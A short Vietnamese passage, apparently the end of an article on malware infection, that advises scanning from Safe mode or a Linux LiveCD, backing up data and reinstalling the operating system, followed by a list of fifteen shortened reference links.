* Truy cập vào chế độ Safe mode (hoặc LiveCD Linux) để kiểm tra, quét và diệt mã độc (nếu có thể) bằng các phần mềm diệt virus. Nếu không diệt được, ta sử dụng các chế độ đó để thực hiện việc sao lưu dữ liệu và sau đó tốt nhất nên cài lại hệ điều hành, format toàn bộ. Bởi vì, như ở trên đã trình bày, hacker có thể lao thang đặc quyền can thiệp vô toàn bộ hệ thống và cấy trực tiếp virus vào mã nguồn, nếu không diệt được thì virus sẽ tồn tại mãi mãi trên máy.

TÀI LIỆU THAM KHẢO

1. <https://tinyurl.com/y73rrbtj>
2. <https://tinyurl.com/ycnzdmjg>
3. <https://tinyurl.com/onh3zzn>
4. <https://tinyurl.com/yahq3v9r>
5. <https://tinyurl.com/y9c3bmx2>
6. <https://tinyurl.com/ybkyndwn>
7. <https://tinyurl.com/y9uypydc>
8. <https://tinyurl.com/gkpbunx>
9. <https://tinyurl.com/yd7ze7p7>
10. <https://tinyurl.com/oskyfjm>
11. <https://tinyurl.com/yal2ssgz>
12. <https://tinyurl.com/y9xkn3pb>
13. <https://tinyurl.com/ybkyndwn>
14. <https://tinyurl.com/y9wxvups>
15. <https://tinyurl.com/y8rmdzfk>